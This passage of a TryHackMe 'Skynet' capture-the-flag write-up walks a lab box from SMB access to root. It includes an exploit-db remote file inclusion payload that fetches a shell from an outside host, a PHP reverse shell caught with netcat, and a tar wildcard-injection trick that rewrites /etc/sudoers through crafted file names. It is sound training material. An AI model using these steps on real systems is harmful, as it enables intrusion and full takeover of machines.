


-A|--authentication-file=filename

This option allows you to specify a file from which to read the username and password used in the connection. The format of the file is

```
username = <value>
password = <value>
domain   = <value>
```


The domain is 'milesdyson'.



```
kali@kali:~/Desktop/Memos/TryHackMe/Skynet$ smbclient -A login.txt //10.10.99.34/milesdyson
Try "help" to get a list of possible commands.
smb: \>
```


We're in.

Let's look around.




```
smb: \> ls
  .                                   D        0  Tue Sep 17 05:05:47 2019
  ..                                  D        0  Tue Sep 17 23:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 05:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 05:05:14 2
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 05:05:14 2019
  notes                               D        0  Tue Sep 17 05:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 05:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 05:05:14 2019

                9204224 blocks of size 1024. 5373716 blocks available
```

All these .pdf files and one directory called 'notes'. Let's take a peak.




```
  1.02 Linear Algebra.md                N    70314  Tue Sep 17 05:01:29 2019
  important.txt                         N      117  Tue Sep 17 05:18:39 2019
  6.01 pandas.md                        N     9221  Tue Sep 17 05:01:29 2019
```

We find some other unrelated to the task files and this one important.txt file. Let's download it and read its contents!



```
kali@kali:~/Desktop/Memos/TryHackMe/Skynet$ cat important.txt

1. Add features to beta CMS [redacted]
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
```


Great. We now have the answer to the second question!



#2 What is the hidden directory?

Moving on…


Accessing said URL brings us here:



Miles Dyson Personal Page


Dr. Miles Bennett Dyson was the original inventor of the neural-net processor which would lead to the development of Skynet, a computer A.I. intended to control electronically linked weapons and defend the United States.

Seems like there's nothing to go on from here but I can clearly see from the URL that we are in a directory that has multiple directories inside of it. Let's run a gobuster scan!




10.10.99.34/45kra24zxs28v3yd/

Seems we've picked up on an 'administrator' page:



```
kali@kali:~$ gobuster dir --url http://10.10.99.34/45kra24zxs28v3yd/ --wordlist /home/kali/Desktop/Wordlists/dire
ctory-list-2.3-medium.txt -t 64
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.99.34/45kra24zxs28v3yd/
[+] Threads:        64
[+] Wordlist:       /home/kali/Desktop/Wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/08/21 19:13:51 Starting gobuster
===============================================================
/administrator (Status: 301)
Progress: 86373 / 220561 (39.16%)
```

Let's access it!




Use a valid username and password to gain access to the administrator

It’s a Cuppa CMS login page!

Through OSINT, I’ve found out that this CMS is vulnerable to Remote File Inclusion.


https://www.exploit-db.com/exploits/25971



```
http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd
```

The exploit-db post author tells us through the first usage that we can even execute commands to spawn a shell from files found on other servers.


Let’s create a php shell, start an http python server, upload the file on the python server and serve it to our victim server.



[redacted]

Directory listing for /

- shell.php




kali@kali: ~/Desktop/Memos/TryHackMe/Skynet/pythonserver
File Actions Edit View Help

```
kali@kali:~/Desktop/Memos/TryHackMe/Skynet/pythonserver$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[redacted] - - [21/Aug/2020 19:20:15] "GET / HTTP/1.1" 200 -
```

I’ve created my python server and uploaded my shell on it. That’s my TryHackMe IP I’ve blurred out.


Now we need to call this shell through the RFI exploit.

Before we make the server execute my shell, we need to start a netcat listener running on the same port as you’ve set on your php shell. Mine will be set on 1234.




```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
```

We’ve got our listener ready, let’s fire up the shell.



```
10.10.99.34/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://[redacted]/shell.php
```


After entering that URL, my netcat listener caught on a connection!



```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.6.36] from (UNKNOWN) [10.10.99.34] 37792
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 18:25:57 up  4:24,  0 users,  load average: 0.00, 0.05, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

[Hacker Voice] I'm in.


Okay then! Let's look for the user flag.



```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ groups
www-data
$ cd /home
$ ls -la
total 12
drwxr-xr-x  3 root       root       4096 Sep 17  2019 .
drwxr-xr-x 23 root       root       4096 Sep 18  2019 ..
drwxr-xr-x  5 milesdyson milesdyson 4096 Sep 17  2019 milesdyson
$ cd milesdyson
$ ls -la
total 36
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17  2019 .
drwxr-xr-x 3 root       root       4096 Sep 17  2019 ..
lrwxrwxrwx 1 root       root          9 Sep 17  2019 .bash_history → /dev/null
-rw-r--r-- 1 milesdyson milesdyson  220 Sep 17  2019 .bash_logout
-rw-r--r-- 1 milesdyson milesdyson 3771 Sep 17  2019 .bashrc
-rw-r--r-- 1 milesdyson milesdyson  655 Sep 17  2019 .profile
drwxr-xr-x 2 root       root       4096 Sep 17  2019 backups
drwx------ 3 milesdyson milesdyson 4096 Sep 17  2019 mail
drwxr-xr-x 3 milesdyson milesdyson 4096 Sep 17  2019 share
-rw-r--r-- 1 milesdyson milesdyson   33 Sep 17  2019 user.txt
$ cat user.txt
[redacted]
$ 
```


Good, we have the user flag. Now onto root…

Searching around milesdyson's directory, I've found the 'backups' directory. Inside of it there is a script.




```
$ cd backups
$ ls -la
total 4584
drwxr-xr-x 2 root       root          4096 Sep 17  2019 .
drwxr-xr-x 5 milesdyson milesdyson    4096 Sep 17  2019 ..
-rwxr-xr-x 1 root       root            74 Sep 17  2019 backup.sh
-rw-r--r-- 1 root       root       4679680 Aug 21 18:28 backup.tgz
$ pwd
/home/milesdyson/backups
$ 
```

Hmph… what does it do?



```
$ ls -la
total 4584
drwxr-xr-x 2 root       root          4096 Sep 17  2019 .
drwxr-xr-x 5 milesdyson milesdyson    4096 Sep 17  2019 ..
-rwxr-xr-x 1 root       root            74 Sep 17  2019 backup.sh
-rw-r--r-- 1 root       root       4679680 Aug 21 18:32 backup.tgz
$ 
```

Hmph… it travels to that directory, /var/www/html/ and archives everything using tar. And its output is pretty new. Is this a cronjob?




```
# m h dom mon dow user  command
*/1 *    * * *   root    /home/milesdyson/backups/backup.sh
17 *     * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6     * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6     * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6     1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
$ 
```

It is. It’s a script that’s being run every minute with root privileges.


We can’t write to it, we can’t write to the directory where it is contained. We need to find some other way.

Through OSINT, I came across to int0x33’s amazing blog post, it explains how we can abuse the fact that the * wildcard is used when ‘tarring’ the content of that directory. After a good read and putting some things together, we end up with this:




```
$ pwd
/var/www/html
$ echo 'echo "www-data ALL=(root) NOPASSWD: ALL" > /etc/sudoers' > privesc.sh
$ echo "" > "--checkpoint-action=exec=sh privesc.sh"
$ echo "" > --checkpoint=1
$ 
```

At this moment I thought to myself: “I should spawn a TTY shell, huh”. And so I did.




```
$ echo "" > --checkpoint=1
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@skynet:/var/www/html$ 
```

One more thing to type: sudo bash.



```
www-data@skynet:/var/www/html$ sudo bash
sudo bash
root@skynet:/var/www/html# 
```

And we have root privileges. Sweet. Let’s get the flag!



```
root@skynet:~# cat root.txt
cat root.txt
[redacted]
root@skynet:~# 
```